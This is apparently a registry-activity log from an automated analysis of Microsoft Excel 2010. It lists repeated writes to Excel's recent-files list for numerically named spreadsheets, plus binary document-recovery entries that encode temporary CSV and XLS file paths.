HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB80	EDB80	binary	04 00 00 00 B4 04 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 35 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AB 96 5C 08 57 C6 D6 01 80 DB 0E 00 80 DB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC4B	EDC4B	binary	04 00 00 00 B4 04 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 34 00 39 00 2E 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 8D 00 AC 0B 57 C6 D6 01 4B DC 0E 00 4B DC 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDCD8	EDCD8	binary	04 00 00 00 B4 04 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 36 00 2E 00 34 00 39 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 71 F2 CA 0B 57 C6 D6 01 D8 DC 0E 00 D8 DC 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE8C	EDE8C	binary	04 00 00 00 B4 04 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 5B 05 23 0C 57 C6 D6 01 8C DE 0E 00 8C DE 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF48	EDF48	binary	04 00 00 00 B4 04 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 33 00 33 00 33 00 38 00 38 00 37 00 33 00 36 00 32 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 DE 95 3F 0C 57 C6 D6 01 48 DF 0E 00 48 DF 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 